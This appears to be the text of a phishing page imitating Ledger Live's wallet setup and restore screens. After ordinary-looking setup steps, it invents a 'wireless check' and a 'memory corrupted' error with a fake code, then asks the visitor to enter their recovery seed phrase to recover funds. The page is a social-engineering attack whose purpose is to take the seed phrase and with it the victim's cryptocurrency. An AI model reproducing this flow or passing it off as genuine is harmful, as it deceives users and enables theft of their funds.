

Connect your device to your computer with the USB cable.
Securely manage, buy and grow your crypto and NFTs on Ledger Live.
SETUP & DOWNLOAD WALLET

Let's Start and Set up your Device
MANAGE YOUR LEDGER
Is your device already set up? Import your wallet to use Application.
RESTORE YOUR WALLET ON A NEW DEVICE


Use your recovery phrase words to restore your wallet on a new Device!
Restore your Ledger from your recovery phrase to restore, replace or
back up your Ledger hardware wallet.
Your Ledger will restore your private keys and you will be able to
access and manage your Crypto.
Connect your device to your computer with the USB cable.

Learn how to interact with your device by reading the on-screen instructions.
Press both buttons simultaneously to validate the selection.
Click on NEXT - Follow instructions on your Device.
Please confirm you want to connect your ledger wirelessly.
Running wireless check
Your device's memory has been corrupted
Ledger data damage error: 0x0194E32

Enter your current Recovery Seed Phrase to recover your funds. A new Recovery Seed Phrase will be generated on the next step.
**Ledger does not keep a copy of your recovery phrase.
Restore your Ledger from your recovery phrase to restore, replace or
back up your Ledger hardware wallet.
Your Ledger will restore your private keys and you will be able to
access and manage your crypto.
Trying to recover your wallet... this may take a few minutes